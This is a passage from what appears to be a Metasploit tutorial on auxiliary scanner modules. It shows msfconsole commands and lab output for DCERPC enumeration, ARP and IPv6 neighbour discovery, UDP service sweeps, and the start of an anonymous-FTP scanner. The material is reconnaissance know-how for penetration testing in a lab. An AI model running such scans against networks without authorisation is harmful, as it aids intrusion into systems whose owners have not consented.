[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\lsass) \XEN-2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[*] Connecting to the endpoint mapper service...
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \XEN-
↳2K3-BARE
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (dsrole)
[*] 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (1025) 192.168.1.204
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\lsass) \XEN-2K3-BARE_
↳[IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (audit) [IPSec Policy agent_
↳endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (securityevent) [IPSec Policy_
↳agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (protected_storage) [IPSec Policy_
↳agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 PIPE (\PIPE\protected_storage) \XEN-
↳2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (dsrole) [IPSec Policy agent_
↳endpoint]
[*] 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (1025) 192.168.1.204 [IPSec Policy_
↳agent endpoint]
```

(continues on next page)

(continued from previous page)

```

[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (wzcsvc)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (wzcsvc)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (wzcsvc)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (DNSResolver) [DHCP Client LRPC_
↳Endpoint]
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 192.168.1.202
[*] 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-71ea8d8164d4fa6391)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc05FBE22)
[*] 12e65dd8-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsgKRpc05FBE22) [Secure Desktop_
↳LRPC interface]
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwks)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (RemoteDevicesLPC_API)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (TSUMRPD_PRINT_DRV_LPC_API)
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0)
↳[PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE_
↳[PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (trkwks) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (RemoteDevicesLPC_API) [PcaSvc]
...snip...
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE_
↳[Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 TCP (49153) 192.168.1.202 [Event log_
↳TCPIP]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (eventlog) [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE_
↳[NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153) 192.168.1.202 [NRP server_
↳endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (AudioClientRpc) [NRP server_
↳endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (Audiosrv) [NRP server endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (eventlog) [DHCP Client LRPC_
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE_
↳[DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 TCP (49153) 192.168.1.202 [DHCP Client_
↳LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (AudioClientRpc) [DHCP Client LRPC_
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (Audiosrv) [DHCP Client LRPC_
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC_
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6 Client LRPC_
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE_
↳[DHCPv6 Client LRPC Endpoint]

```

(continues on next page)

(continued from previous page)

```

[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 192.168.1.202 [DHCPv6
↳Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (AudioClientRpc) [DHCPv6 Client
↳LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (Audiosrv) [DHCPv6 Client LRPC
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6 Client LRPC
↳Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6 Client LRPC
↳Endpoint]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (eventlog) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE
↳[Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 TCP (49153) 192.168.1.202 [Security
↳Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (AudioClientRpc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (Audiosrv) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc6) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (OLE7F5D2071B7D4441897C08153F2A2)
↳[Security Center]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc045EC1)
[*] c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-af541be9090579589d) [Impl
↳friendly name]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0441F0)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-
↳BARE
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsgKRpc0441F0)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-
↳BARE
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)
[*] Could not connect to the endpoint mapper service
[*] Scanned 06 of 55 hosts (010% complete)
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(endpoint_mapper) >

```

hidden

The dcerpc/hidden scanner connects to a given range of IP addresses and try to locate any RPC services that are not listed in the Endpoint Mapper and determine if anonymous access to the service is allowed.

```

msf > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(hidden) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS                    yes       The target address range or CIDR identifier
  THREADS    1                yes       The number of concurrent threads

```

As you can see, there are not many options to configure so we will just point it at some targets and let it run.

```

msf auxiliary(hidden) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(hidden) > set THREADS 55
THREADS => 55
msf auxiliary(hidden) > run

[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.203
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.201
[*] Could not connect to the endpoint mapper service
[*] Could not contact the endpoint mapper on 192.168.1.250
[*] Looking for services on 192.168.1.204:1025...
[*]     HIDDEN: UUID 12345778-1234-abcd-ef00-0123456789ab v0.0
[*] Looking for services on 192.168.1.202:49152...
[*]     CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]     HIDDEN: UUID c681d488-d850-11d0-8c52-00c04fd90f7e v1.0
[*]     CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]     HIDDEN: UUID 11220835-5b26-4d94-ae86-c3e475a809de v1.0
[*]     CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID 5cbe92cb-f4be-45c9-9fc9-33e73e557b20 v1.0
[*]     CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*]     CONN BIND CALL DATA=0000000057000000
[*]
[*]     HIDDEN: UUID 1cbcad78-df0b-4934-b558-87839ea501c9 v0.0
[*]     CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]     HIDDEN: UUID c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
[*]     CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*] Remote Management Interface Error: The connection timed out (192.168.1.202:49152).
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(hidden) >

```

As you can see, despite the simple setup, we still gathered some additional information about one of our targets.

management

The dcerpc/management module scans a range of IP addresses and obtains information from the Remote Management interface of the DCERPC service.

```

msf > use auxiliary/scanner/dcerpc/management
msf auxiliary(management) > show options

Module options:

```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

There is minimal configuration required for this module; we simply need to set our THREADS value and the range of hosts we want scanned and run the module.

```
msf auxiliary(management) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(management) > set THREADS 55
THREADS => 55
msf auxiliary(management) > run

[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] UUID elaf8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: The connection was refused by the remote host_
  ↳(192.168.1.250:135).
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
[*] UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000100000000000000d3060000
```

(continues on next page)

(continued from previous page)

```
[*] UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000010000000000000d3060000
[*] UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000010000000000000d3060000
[*] UUID 4d9f4ab8-7dlc-11cf-861e-0020af6e7c57 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000010000000000000d3060000
[*] UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 00010000000000000010000000000000d3060000
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(management) >
```

tcp_dcerpc_auditor

The `dcerpc/tcp_dcerpc_auditor` module scans a range of IP addresses to determine what DCERPC services are available over a TCP port.

```
msf > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
msf auxiliary(tcp_dcerpc_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

To run this scanner, we just need to set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(tcp_dcerpc_auditor) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(tcp_dcerpc_auditor) > set THREADS 55
THREADS => 55
msf auxiliary(tcp_dcerpc_auditor) > run
```

```
The connection was refused by the remote host (192.168.1.250:135).
The host (192.168.1.210:135) was unreachable.
...snip...
The host (192.168.1.200:135) was unreachable.
[*] Scanned 38 of 55 hosts (69% complete)
...snip...
The host (192.168.1.246:135) was unreachable.
192.168.1.203 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN
```

[illegible]

(continues on next page)

```

192.168.1.201 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS_
→GRANTED 000000000000000000000000000000000000000000000000000000005000000
192.168.1.204 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS_
→GRANTED 0000000000000000000000000000000000000000000000000000000076070000
192.168.1.202 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS_
→GRANTED 000000000000000000000000000000000000000000000000000000005000000
192.168.1.204 - UUID afa8bd80-7d8a-11c9-bef4-08002b102989 1.0 OPEN VIA 135 ACCESS_
→GRANTED _
→000002000b0000000b00000004000200080002000c0002001000020014000200180002001c00020020000
→7c5700000000a001000000000000c0000000000000460000000000000000
192.168.1.204 - UUID e1af8308-5dlf-11c9-91a4-08002b14a0fa 3.0 OPEN VIA 135 ACCESS_
→GRANTED d8060000
[*] Scanned 52 of 55 hosts (94% complete)
[*] Scanned 54 of 55 hosts (98% complete)
The connection timed out (192.168.1.205:135).
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp_dcerpc_auditor) >

```

arp_sweep

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

  Name          Current Setting  Required  Description
  ----          -
INTERFACE      no              no        The name of the interface
RHOSTS         yes             yes       The target address range or CIDR identifier
SHOST          no              no        Source IP Address
SMAC           no              no        Source MAC Address
THREADS        1              yes       The number of concurrent threads
TIMEOUT        5              yes       The number of seconds to wait for new data
```

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(arp_sweep) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(arp_sweep) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(arp_sweep) > set THREADS 55
THREADS => 55
msf auxiliary(arp_sweep) > run

[*] 192.168.1.201 appears to be up.
[*] 192.168.1.203 appears to be up.
[*] 192.168.1.205 appears to be up.
```

4.12. Auxiliary Module

(continued from previous page)

```
[*] 192.168.1.206 appears to be up.
[*] 192.168.1.250 appears to be up.
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

As you will see when running this module, ARP scanning is very fast.

ipv6_neighbor

The “ipv6_neighbor” auxiliary module probes the local network for IPv6 hosts that respond to Neighbor Solicitations with a link-local address. This module, like the arp_sweep one, will generally only work within the attacking machine’s broadcast domain.

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf auxiliary(ipv6_neighbor) > show options
```

Module options:

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
RHOSTS		yes	The target address range or CIDR identifier
SHOST		yes	Source IP Address
SMAC		yes	Source MAC Address
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The number of seconds to wait for new data

In addition to setting our RHOSTS value, we also need to set our source MAC address(SMAC) and source host(SHOST) IP address. We then set our RHOSTS and THREADS values and let the scanner run.

```
msf auxiliary(ipv6_neighbor) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ipv6_neighbor) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(ipv6_neighbor) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(ipv6_neighbor) > set THREADS 55
THREADS => 55
msf auxiliary(ipv6_neighbor) > run
```

```
[*] IPv4 Hosts Discovery
[*] 192.168.1.10 is alive.
[*] 192.168.1.11 is alive.
[*] 192.168.1.2 is alive.
[*] 192.168.1.69 is alive.
[*] 192.168.1.109 is alive.
[*] 192.168.1.150 is alive.
[*] 192.168.1.61 is alive.
[*] 192.168.1.201 is alive.
[*] 192.168.1.203 is alive.
[*] 192.168.1.205 is alive.
[*] 192.168.1.206 is alive.
[*] 192.168.1.99 is alive.
[*] 192.168.1.97 is alive.
[*] 192.168.1.250 is alive.
```

(continues on next page)

(continued from previous page)

```
[*] IPv6 Neighbor Discovery
[*] 192.168.1.69 maps to IPv6 link local address fe80::5a55:caff:fe14:1e61
[*] 192.168.1.99 maps to IPv6 link local address fe80::5ab0:35ff:fe6a:4ecc
[*] 192.168.1.97 maps to IPv6 link local address fe80::7ec5:37ff:fef9:a96a
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipv6_neighbor) >
```

Looking at the module output, you can see that this scanner serves the dual-purpose of showing what hosts are online similar to `arp_sweep` and then performs the IPv6 Neighbor Discovery.

****udp_probe***

The “`udp_probe`” module scans a given range of hosts for common UDP services. Note: This module is deprecated and may disappear at any time.

```
msf > use auxiliary/scanner/discovery/udp_probe

[!]_
<*****
[!] *           The module scanner/discovery/udp_probe is deprecated!
<
< *
[!] *           It will be removed on or about 2016-11-23
<
< *
[!] *           Use auxiliary/scanner/discovery/udp_sweep instead
<
< *
[!]_
<*****
msf auxiliary(udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      <
  RHOSTS     <
  THREADS    1
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads

There are very few required settings for this module so we just configure the `RHOSTS` and `THREADS` values and let it run.

```
msf auxiliary(udp_probe) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_probe) > set THREADS 253
THREADS => 253
msf auxiliary(udp_probe) > run

[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG::U :SAMSUNG::U_
<:00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD::U :WORKGROUP::G :XEN-WIN7-
<PROD::U :WORKGROUP::G :aa:e3:27:6e:3b:a5)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
<25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED::U :XEN-XP-PATCHED::U_
<:HOTZONE::G :HOTZONE::G :12:fa:1a:75:b8:a5)
```

(continues on next page)

(continued from previous page)

```
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT::U :WORKGROUP::G :XEN-XP-
↳ SPLOIT::U :WORKGROUP::G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE::U :HOTZONE::G :XEN-XP-
↳ SP2-BARE::U :HOTZONE::G :HOTZONE::U :__MSBROWSE__::G :c6:ce:4e:d9:c9:6e)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
↳ 25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS::U :FREENAS::U :FREENAS::U :__
↳ MSBROWSE__::G :WORKGROUP::U :WORKGROUP::G :WORKGROUP::G :00:00:00:00:00:00)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED_
↳ InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-XP-
↳ PATCHED\\pipe\\MSSQL$SQLEXPRESS\\sql\\query )
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Scanned 029 of 253 hosts (011% complete)
[*] Scanned 052 of 253 hosts (020% complete)
[*] Scanned 084 of 253 hosts (033% complete)
[*] Scanned 114 of 253 hosts (045% complete)
[*] Scanned 140 of 253 hosts (055% complete)
[*] Scanned 160 of 253 hosts (063% complete)
[*] Scanned 184 of 253 hosts (072% complete)
[*] Scanned 243 of 253 hosts (096% complete)
[*] Scanned 250 of 253 hosts (098% complete)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_probe) >
```

As you can see in the above output, our quick little scan discovered many services running on a wide variety of platforms.

udp_sweep

The “udp_sweep” module scans across a given range of hosts to detect commonly available UDP services.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to probe in each set
  RHOSTS    yes              yes       The target address range or CIDR identifier
  THREADS   10              yes       The number of concurrent threads
```

To configure this module, we just need to set the RHOSTS and THREADS values and run it.

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_sweep) > set THREADS 253
THREADS => 253
msf auxiliary(udp_sweep) > run

[*] Sending 10 probes to 192.168.1.2->192.168.1.254 (253 hosts)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG::U :SAMSUNG::U
↳ :00:15:99:3f:40:bd)
```

(continues on next page)

(continued from previous page)

```
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD::U :WORKGROUP::G :XEN-WIN7-
→PROD::U :WORKGROUP::G :aa:e3:27:6e:3b:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT::U :WORKGROUP::G :XEN-XP-
→SPLOIT::U :WORKGROUP::G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE::U :HOTZONE::G :XEN-XP-
→SP2-BARE::U :HOTZONE::G :HOTZONE::U :__MSBROWSE__::G :c6:ce:4e:d9:c9:6e)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED::U :XEN-XP-PATCHED::U
→HOTZONE::G :HOTZONE::G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS::U :FREENAS::U :FREENAS::U :__
→MSBROWSE__::G :WORKGROUP::U :WORKGROUP::G :WORKGROUP::G :00:00:00:00:00:00)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
→25-2008;Engine 6.01.00;NIC V4.03.08(C LX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NTP on 192.168.1.99:123 (NTP v4)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED
→InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-XP-
→PATCHED\\pipe\\MSSQL$SQLEXPRESS\\sql\\query )
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
→25-2008;Engine 6.01.00;NIC V4.03.08(C LX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

With minimal effort, we have once again identified a wide range of services running on many different platforms within our network.

anonymous

The “ftp/anonymous” scanner will scan a range of IP addresses searching for FTP servers that allow anonymous access and determines where read or write permissions are allowed.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options
```

Module options:

Name	Current Setting	Required	Description
FTPPASS	mozilla@ example .com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

Configuring the module is a simple matter of setting the IP range we wish to scan along with the number of concurrent threads and let it run.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
